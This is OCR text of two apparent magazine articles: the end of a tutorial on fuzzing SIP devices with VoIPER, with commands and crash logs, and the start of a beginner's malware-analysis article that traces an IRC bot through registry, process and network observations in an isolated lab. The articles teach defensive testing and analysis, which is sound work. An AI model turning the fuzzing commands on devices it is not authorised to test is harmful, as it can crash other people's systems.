

Crash Detection/Target Management
Level: 2
PedRPC port: 26002
Restart Interval: None
Start Cmd: Target start cmd
Stop Cmd: TERMINATE_PID

Figure 2. *Target management*

70,000 tests and takes several hours to complete. As we have elected not to use crash detection/target management option (-c 0) the fuzzer will not know if the target dies or be able to report what caused this death.

As the fuzzer is running it creates a 'sulley.session' file in the directory you provided to the -a option. If you have to kill the fuzzer for some reason you can restart the session later by providing the same -a option. If we had enabled crash detection this directory would also be used to create crash logs, which can be replayed to recreate crashes. I will deal with this later.

Scenario 2: Testing a SIP embedded device with protocol based crash detection

The steps in this scenario are applicable to the testing of any SIP device where the auditor cannot run the process monitoring scripts on the target device or would prefer not to. A typical example is a SIP hardphone and some proprietary gateway/proxy devices.

In this example I will use the graphical interface but the command line to achieve the same will be given at the end. The GUI is currently only stable on Windows.

Step 1: Start the GUI by double clicking `win _ fuzzer _ gui.py`

Step 2: Input the target host and the port it is running on in the fields shown

Step 3: Now set up the crash detection. From the `Level` drop down box select option `2`. Level 2 is protocol based crash detection where the fuzzer will pause if it detects a crash and wait for you to restart it. Level 1 is the same except the fuzzer does not pause when it detects a crash. It will keep fuzzing and assume you have another way of restarting it.

Step 4: Now we choose a fuzzer from the drop down box. On selecting a fuzzer information about it will appear in the log window. Select which ever one you like.



Fuzzer Configuration
Fuzzer: SDPFuzzer
Session Name: testsession

Figure 3. *Fuzzer configuration*

Step 5: Input a folder to contain session related files including crash logs to `Session Name`

Step 6: You have the option of setting two final settings. Select `Wait for client registration` if you want the fuzzer to act as a registrar and allow a client to register with it before starting fuzzing. Use `Tests to skip` if you want to skip to a certain stage in the tests.


Step 7: Press `Start`. On the GUI we have a few more control options than the command line where your choices for stopping/starting extend to Ctrl-Z/C. You can start/stop the fuzzer whenever you want and assuming you provide the same option to the 'Session Name' input it will start off from where it left off last time. You can also pause/restart the fuzzer. The GUI also informs you of how many tests are left to be sent as well as the number of crashes that have occurred so far. The command line to accomplish the above is as follows:

```
python fuzzer.py -f
   SIPInviteCommonFuzzer -c 2 -i
192.168.3.101 -p 5060 -a sessions/
          scen2
```

Scenario 3: Testing a SIP softphone with process based crash detection and target management

In this scenario we will test a SIP software phone running on Windows. These have become much more popular recently as they allow location independence plus the other benefits of VoIP without the hassle of an extra device. As we are using process based crash detection we will have to set up both the process monitoring script and the fuzzer. The process monitoring script is contained in the `sulley` subdirectory so copy the entire VoIPER folder to the target machine. The target machine will require Python 2.4 and the ctypes library. Check `DEPENDENCIES.txt` for further information.

Step 1: On the computer that will run the target application run the following command


Optional

Wait for client registration ☐

Tests to skip 0

Figure 4. *Optional*

```
python sulley/win_process_monitor.py
   -c sessions/APP.crashbin -p
         APP.exe
```


where app.crashbin is the name of the file you want to record information about the crash and APP.exe is the name of the process in memory to monitor. This script will then sit and wait on port 26002 (this is also configurable via the `--port` command line option) for the fuzzer to connect.

Step 2: We set up the GUI in the same manner as before except for Step 3.

Step 3: From the `Level` drop down box select option `3`. This will enable the four following options. The `PedRPC` port is the port the remote process monitor script is listening on and can usually be left unchanged. For `Restart interval` we have the option of providing a test interval at which the fuzzer will instruct the process monitor script to restart the target process. This is useful for devices that become unresponsive but do not crash. A value of '50' is usually sufficient if this is necessary.

For `Start Cmd` input the command to run on the target machine in the event the target application needs to be restarted. Provide the full path e.g. `c:/Program Files/APP/APP.exe`. `Stop Cmd` is a command to be used to stop the target application if we provide a restart interval. Its default is to simply kill the target using the operating system's `kill` mechanism. If a more graceful command is required, provide it here.

Step 4: Press `start`. When you do the fuzzer will connect to the process monitor script and notify it of the options you have provided. The process monitor script will then attempt to attach to the target application using the name you provided on the command line so if you haven't started the target, start it now.


Crash Detection/Target Management

Level 3

PedRPC port 26002

Restart Interval 50

Start Cmd C:\Program Files\|

Stop Cmd TERMINATE_PID

Figure 5. *Crash detection*

Once it attaches it will notify the fuzzer which starts sending tests. After every test it checks with the process monitor for any crashes. If one has occurred it records it, plus the data of the request that caused it. On the process monitor's side, it records some information regarding the process when it died including its registers and a disassembly around the instruction causing the crash. It then restarts the target application and fuzzing continues with no interaction from the auditor.

The command line to achieve the same as this is as follows:

```
python fuzzer.py -f SDPFuzzer -i
   192.168.3.102 -p 5060 -c 3 -S
   "C:\Program Files\APP\APP.exe"
    -R 50 -a sessions\scen3
```


Post testing: Crash recreation and debugging

Once the fuzzer has exhausted all the tests you will have a number of files provided which can aid in debugging any crashes. Assuming a crash occurred and you were using any type of crash detection, the output of the fuzzer will contain time stamps of when this happened which can be matched against server logs etc. This output will also contain addresses of instructions that caused crashes.

In the directory provided as the `Session Name` or to the `-a` option you will also have `.crashlog` files. These files contain the data of the request that caused the crash. They can be replayed using the tool `crash _ replay.py` as follows

```
python crash_replay.py -d
directoryWithCrashlogs -i
                   192.168.3.101
    -p 5060 -c 2
```

Here we have provided the directory containing the.'`crashlog`' files, the target


Log

```
Sent 6182/35673 test cases                                   2 detected crashes

[01:30.41] current fuzz path:  -> SDP
[01:30.41] fuzzed 0 of 35673 total cases
[01:30.44] xmitting: [1.6181]
[01:30.45] procmon detected access violation on test case #6181
[01:30.45] primitive lacks a name, type: string, default value: Opal SIP Session
[01:30.45] SipphoneAPI.dll:100e6980 rep movsd from thread 1428 caused access violation
[01:30.45] Fuzz request logged to sessions/gizmo_sdp_testing/1_6181.crashlog
[01:30.45] restarting target process
[01:30.46] SocketError cancelling request. Ensure target is listening.
[01:31.11] xmitting: [1.6182]
[01:31.13] procmon detected access violation on test case #6182
[01:31.13] primitive lacks a name, type: string, default value: Opal SIP Session
[01:31.13] SipphoneAPI.dll:100e6980 rep movsd from thread 304 caused access violation
[01:31.13] Fuzz request logged to sessions/gizmo_sdp_testing/1_6182.crashlog
[01:31.13] restarting target process
[01:31.13] SocketError cancelling request. Ensure target is listening.
```

Figure 6. *Log output*

host/port and then '`-c 2`'. What '`-c 2`' tells the tool is to create the corresponding `CANCEL` requests for the `INVITE` requests contained in the crash logs and to wait 2 seconds before sending them. Obviously use this only when the crash logs were created by a fuzzer containing the term `Invite`.

If you used level 3 crash detection you also have some extra information at your disposal courtesy of the SFF. On the target machine, running the following command will give you a list of all the tests that caused crashes plus the locations they crashed at. The file name is the same one you provided to the process monitor script `-c` option.

```
python sulley/s_utils/
   crashbin_explorer.py  sessions/
                    APP.crashbin
```

You can also view information about the processes state when it crashed, such as registers, stack unwinds and so on, by providing the above command with the number of a test from the output of the above.

```
python sulley/s_utils/
   crashbin_explorer.py  sessions/
   APP.crashbin -t 5337
```

The combination of this information should hopefully make tracking down any bugs far easier.

Conclusion

In this article I have run through a number of possible usage scenarios of VoIPER. There are many more fuzzers and ways to use VoIPER and plenty more in development. VoIPER is flexible so most conceivable testing situations of VoIP devices should be possible. The open source version of VoIPER will be actively developed and more features and fuzzers for SIP will be added continuously. Patches, feature requests, comments and criticisms are all more than welcome.

Information and updates on this project wiill be available from *http://www.unprotectedhex.com*. Any information not available can be requested from *contact@unprotectedhex.com*.

JASON CARPENTER

Analyzing Malware (Part 1)

Difficulty

🟩⬜⬜

This article is an introduction to analyzing malware. I will take you through the basic steps you need to perform in order to understand what malware is doing to your systems.

Malware is software designed to infiltrate or damage a computer system without the owner's informed consent. The expression malware is a general term meaning a variety of forms of hostile, intrusive, or annoying software or program code.

Simply put, Malware is software designed to make a computer do something an attacker wants it to do. It is not always designed to destroy a computer. It may, for example, just sit on a computer, using processor cycles to crack the encryption of a certain file.

Nowadays, Malware has become so prevalent in our computer systems that most people do not take it seriously. Malware infects the average user at least once, yet we continue to operate the recently infected machine to perform personal confidential transactions, such as online banking or shopping.

Malware poses a serious threat to an enterprise and can do anything the attacker can envision. It can use system resources such as CPU cycles or bandwidth, or it can send official and confidential corporate data offsite to the attacker. Most corporations have antivirus systems in place, and some even have antispyware capabilities.

However, most of the time corporations use these systems to prevent or clean up infections after their machines are compromised. Most organizations do not take the time to recognize and understand the extent in which malware has infected their systems before attempting to eliminate it. Unfortunately, being infected with malware is usually much easier than getting rid of it, and once you have malware on your computer it tends to multiply.

Determining how a malware is constructed and operates in order to study its potential to inflict damage is called analyzing malware.

Analyzing malware is beneficial to the enterprise. Most malware detection systems, such as an antivirus protection systems, require signature files that match the malware in order to enable them to detect and block the malware from penetrating your machine. When a new malware hits the net, you are virtually unprotected since your antivirus or antispyware software does not contain the identifying signature of new malware.

For a new malware to be detected there is often a time delay until the new signature is distributed, since anti-malware companies need to identify it, analyze it, find a signature, test the signature and deploy the new updates.

If you have already been infected, the time involved is unacceptable, especially if you have no idea that you are infected and/or the extent of damage.

An example of this would be an online shopping site. If a new malware hits the net,

WHAT YOU WILL LEARN...

Why analyzing malware is important

How you should get started

WHAT YOU SHOULD KNOW...

The Basics of X86 assembly language, logical thinking and a clear understanding of how software works and it takes two weeks for your antivirus vendor to deploy a signature file, your site is exposed and entirely susceptible to the infection.

Another example of the benefit to reversing malware is if your anti-malware system succeeds in detecting the malware as an infection, but in reality, it has only detected the malware's clone.

This clone may appear to be the same malware that the anti-malware suite thinks it is, but part of it has been programmed to do something different and new. For example, without analyzing the malware, you would have no idea that in addition to spreading via file sharing, it will also spread via email.

Tools

There are many different tools available that will help you analyze malware. Some of these tools were designed specifically for debugging, and analyzing software, others are designed to better understand your system. There are more tools available than there is time to learn them all. I have a core set of tools I always use, and other tools I use only if necessary.

I highly recommend you to try as many different tools as possible until you find the tools that suite your methods best.

I like to split tools into two groups, system orientated and software analyzing tools.

System Orientated

System orientated tools are tools designed to help you better understand your operating environment. Malware alters the system environment adding registry keys, files and network traffic.

It's difficult to recognize everything malware has done if you do not have a baseline with respect to your environment. These tools are most effective if you use them before and after an infection.

Microsoft Sysinternals

Microsoft's Sysinternals suite is one of the best tools out there to understand your Windows environment. It includes tools such as TCPView, Process explorer, and Autoruns.


This suite includes tools that let you see what processes are running, what ports are open, what files are set to run at startup amongst other things.

This really is a suite of tools that everyone should check out. I am not going to explain all these tools, as the best way to learn them is to use them on your system.

Regshot

One of the more challenging aspects of Microsoft Windows is the registry. New software often drops keys all over the place in the registry, but is too lazy to remove them upon uninstallation of the software. This makes the registry quite a mess.


This software is useful to help remove all the added keys a software installs. Just run it, install the software, run it again and it will show you the keys added or changed. Then when


Process Explorer - Sysinternals: www.sysinternals.com [LAINBASE\JC]
File Options View Process Find Users Help

Process	PID	CPU	Description	Company Name
System	4			
smss.exe	568		Windows NT Session Mana...	Microsoft Corporation
csrss.exe	616		Client Server Runtime Process	Microsoft Corporation
winlogon.exe	640		Windows NT Logon Applicat...	Microsoft Corporation
services.exe	684	1.47	Services and Controller app	Microsoft Corporation
vmacthlp.exe	876		VMware Activation Helper	VMware, Inc.
svchost.exe	892		Generic Host Process for Wi...	Microsoft Corporation
mcuimgr.exe	1000		McAfee User Interface Mana...	McAfee, Inc.
svchost.exe	956		Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	1052		Generic Host Process for Wi...	Microsoft Corporation
wuauclt.exe	3656		Windows Update Automatic ...	Microsoft Corporation
svchost.exe	1144		Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	1248		Generic Host Process for Wi...	Microsoft Corporation
spoolsv.exe	1384		Spooler SubSystem App	Microsoft Corporation
mcmscsvc.exe	192		McAfee Services	McAfee, Inc.
McNASvc.exe	480		McAfee Network Agent	McAfee, Inc.
McProxy.exe	544		McAfee Proxy Service Module	McAfee, Inc.
Mcshield.exe	596		On-Access Scanner service	McAfee, Inc.
mysqld-nt.exe	884			
VMwareServic...	1084		VMware Tools Service	VMware, Inc.
TPAutoConnS...	2528		TPAutoConnect Printer Creat...	ThinPrint GmbH
TPAutoCon...	3020		TPAutoConnect User Agent	ThinPrint GmbH
alg.exe	2880		Application Layer Gateway S...	Microsoft Corporation
mcsysmon.exe	4036		McAfee SystemGuards Servi...	McAfee, Inc.
lsass.exe	696		LSA Shell (Export Version)	Microsoft Corporation
explorer.exe	1680	0.74	Windows Explorer	Microsoft Corporation
VMwareTray.exe	1788		VMware Tools tray application	VMware, Inc.
VMwareUser.exe	1796		VMware Tools Service	VMware, Inc.
mcagent.exe	1804		McAfee Integrated Security ...	McAfee, Inc.
ctfmon.exe	1824		CTF Loader	Microsoft Corporation
procexp.exe	2008		Sysinternals Process Explorer	Sysinternals - www.sysinter...
tnnbtib.exe	3068			

```
CPU Usage: 2.21%   Commit Charge: 8.87%   Processes: 33
```

Figure 1. *Process Explorer showing processes running on the System*



```
Regshot 1.8.2
Comments:
Datetime:2009/1/6 03:32:04  ,  2009/1/6 03:34:42
Computer:LAINBASE , LAINBASE
Username:JC , JC

----------------------------------
Keys added:3
----------------------------------
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\CurrentVersion\Explorer
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\CurrentVersion\Explorer
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\CurrentVersion\Explorer

----------------------------------
Values added:30
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Update: "C:\WINDOWS\tnnbtib.exe"
HKLM\SYSTEM\ControlSet001\Services\kmixer\Enum\0: "SW\{b7eafdc0-a680-11d0-96d8-00aa0051e51d}\{9B365
HKLM\SYSTEM\CurrentControlSet\Services\kmixer\Enum\0: "SW\{b7eafdc0-a680-11d0-96d8-00aa0051e51d}\{9
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\CurrentVersion\Explorer
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\CurrentVersion\Explorer
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\CurrentVersion\Explorer
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\CurrentVersion\Explorer
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\CurrentVersion\Explorer
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\CurrentVersion\Explorer
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\2\Shell\MinP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\2\Shell\MinP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\2\Shell\MaxP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\2\Shell\MaxP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\2\Shell\WinP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\2\Shell\WinP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\2\Shell\WinP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\2\Shell\WinP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\2\Shell\Scro
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\2\Shell\Scro
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\5\Shell\MinP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\5\Shell\MinP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\5\Shell\MaxP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\5\Shell\MaxP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\5\Shell\WinP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\5\Shell\WinP
HKU\S-1-5-21-1229272821-329068152-682003330-1003\Software\Microsoft\Windows\Shell\Bags\5\Shell\WinP
```

Figure 2. *Result of Regshot. This is comparing the registry before and after infection*

you remove the software you can verify it cleaned all the keys out. This is also good in helping you determine what keys malware may have installed.

Snort

Snort is an open source intrusion detection system. It's a very useful software in any organization. It allows you to see actual traffic and analyze it to determine an attack on the network, unauthorized traffic, or who is hogging the bandwidth. It's really effective for looking at malware because it can log to a file that can be searched using grep and regular expressions.

NetCat

Netcat is a powerful open source TCP/IP tool. It can run a server, setup a tunnel, or a hexdump. Similar to the Unix command grep, it can take a while to fully understand all the uses of the tool, but once you get the hang of it, you will use it every chance you get. For malware, this tool is useful because it can help you see what happens when the malware makes a network connection.

Software Analyzing

While system orientated tools help you understand the environment, software analyzing tools are designed to help you understand the software itself. Software analyzing tools require a bit more in depth understanding of code than system orientated tools.

They require you understand programming methods, and low-level languages such as X86 Assembly. I will include some further resources on X86 Assembly in the reference section. The debugger is main type of software analyzing tool you will use.

Debuggers

These tools are used to analyze binaries. Often used by software developers to find bugs in their code, these tools are the main tool used to analyze malware. Binaries are compiled code, designed to run on a system. Reversing binaries back to code is difficult as when they are compiled, they are stripped of non-essential information and optimized for processing.

Therefore when you use a debugger, the software usually can only report back instructions in a low-level format.

Some debuggers attempt to estimate what the original code may have looked like based on probability, these attempts are often fraught with mistakes. If you want to analyze malware I highly recommend you leave the code in low-level format.

IDA Pro

IDA Pro is one of the most used debuggers in the world. It has so many features that there are classes on the software, as well as books on how to use it. If you can swing the $515 to get the standard license or $985 for the advanced license, I highly recommend it. It will take time to learn thoroughly.

OllyDbg

If you like open-source and free, then OllyDbg is the way to go. It lacks some of the niceties of IDA pro, but it is efficient and has many plugins available to extend its usefulness.

Setting up the Environment

In order to reverse a malware you first need to setup a lab. I usually set it up using virtual machines. There are some malware however, that recognizes the VM and refuses to run. Therefore it helps to have some physical machines available as well, or alternatively a VM software that the malware will not recognize.

Virtual Machines provide us with the ability to roll back a host to a snapshot of an earlier time. This allows you to infect a machine, see how it works, and roll it back to a pristine state without having to rebuild the machine.


Whatever you decide to use, make sure that the lab environment is not connected to any other network. The last thing you want to do is allow the infection to spread to your own network, or to the Internet.

I find that in a lab, it helps to have more than one type of machine. The malware may infect more than one type of machine, and it may do that in a different way. For example, depending on the operating system, the malicious software could drop a file in either c:\windows or c:\winnt.

This is a simple example but you can see how malware can adapt based on the operating system. I also like to include different operating systems such as Linux along with Microsoft Windows because it allows me to have a wider array of tools at my disposal. I can create website in apache, or IIS, as well as use open source tools that are available only in Linux.

Malware Reversing Example

There are different ways to analyze malware. The two most common ways are behavioral analysis and code analysis. I prefer to do both, as it is more thorough.



```
12/15-16:40:20.679744 192.168.91.129:54102 -> 192.168.91.1:53
UDP TTL:128 TOS:0x0 ID:493 IpLen:20 DgmLen:61
Len: 33
09 D2 01 00 00 01 00 00 00 00 00 00 03 69 72 63  .............irc
04 73 6C 69 6D 03 6F 72 67 02 61 75 00 00 01 00  .slim.org.au....
01                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 3. *A packet on the wire seen by snort. Notice the IRC server*

I will start with a behavioral analysis first. Essentially, I will watch the malware in action to see what it does. After that, I will do a code analysis to confirm my observations and findings, and look for any other actions the malware may perform that I did not recognize during the two analyses.

Behavioral Analysis

Let's go through an analysis together. First, we will setup a lab environment using virtual machines. These machines will include a windows XP machine that is the victim machine, and a Linux machine that we will use to check network traffic, act as a remote server, or act as another device on the network.

After I setup the lab, I need to determine what the generic Windows XP machine looks like before the infection. In order to do this, I will run parts of the Sysinternals suite provided by Microsoft. I will run the *Process Monitor* and *Process Explorer* tools. This will let me gain an insight regarding what is currently running on the system.

I will also use a tool called *Regshot* to take a baseline image of the registry. In order to determine what the malware attempts to do across the network I will use *TCPView*.

This tool shows me what connections are being established to and from my computer. Once I have a good understanding of the machine, I will infect a virtual machine and watch *Process Monitor, Process Explorer,* and TCPView to determine its effects.

I will also take another image using *Regshot* to determine what keys the malware has changed.

Running these tools I am able to determine a few things. First, using *Process Explorer,* I discover the malware started a process called *tnnbtib.exe* (See Figure 1).

Then, using *Regshot*, I was able to determine it also created a new file under c:\windows (a copy of itself) as well as new registry keys that pointed to that file in order to start it at runtime (Figure 2).

Using *TCPView,* I could also see it attempted to do a DNS resolution to an IRC channel and a web server. This is a good start, but it leads me to further questions such as *what does it do at the IRC channel*, or *why would it attempt to connect to a web server?* To investigate my questions and find further information, I decided to run Snort on the Linux virtual machine we setup earlier.

We set up this Linux virtual machine because it is always nice to have a box where you can run administrative commands and servers. This will let you determine what the malware will do if it tries to communicate with a remote server.

You do not have to use Linux, however I find that it is less expensive to run open source tools, and Linux has more tools available.

I run Snort first on my Linux virtual machine to monitor the network traffic generated by the malware. To run Snort I will use the command:

```
snort -vd | tee /tmp/sniffit.log
```

Then I will run the malware and watch the traffic. I can now see the DNS attempts to an IRC Channel and a web server (Figure 3).

My next step will be to configure the Windows machine to resolve those DNS entries to the Linux box. I do this by configuring the host file on Windows to resolve to the Linux box.

Then I setup an IRC server on the Linux box running on port 6666. This allows the malware to join its own channel. The malware does this by connecting with a random nickname.

After joining the IRC channel, the malware attempts to connect to a website. Curious as to what it is doing there, I setup *Netcat* to listen to port 80 with the command:

```
nc -p 80 -l -n
```


Netcat is a great tool to observe what traffic comes into a port; it is faster than setting up a web server and can be used for any port such as telnet or https as well. It is limited in that it will accept the packets, but since it is not a web server, it does not know how to respond and will dump them.

I was able to determine that it started a directory transversal as soon as it connected to that port. At this point, I felt I had a good idea about what this malware does, but I wanted to move into the next step, the code analysis.

So far we have determined that the malware created a file called bnntib.exe under the windows directory. It generated registry keys to start this file at boot.

Then it attempts to find an IRC channel. After connecting to the IRC channel with a random nickame it attempts to access a website and perform a directory transversal.

Our next step is to delve into the code and get a deeper understanding of the malware.



```
File to scan  C:\Documents and Settings\JC\Desktop\tnnbtib.exe
Advanced view                         Time taken : 0.000 secs   Text size: 792 bytes (0.77K)
File pos    Mem pos    ID   Text
A 0000004D  0040004D   0    !This program cannot be run in DOS mode.
A 000001F2  004001F2   0    $Info: This file is packed with the UPX executable packer http://upx.tsx.org $
A 00000242  00407042   0    $Id: UPX 1.07 Copyright (C) 1996-2001 the UPX Team. All Rights Reserved. $
A 00000395  00407195   0    (x1%5r
A 0000050D  0040730D   0    W|[v [
A 00000515  00407315   0    F!BhH
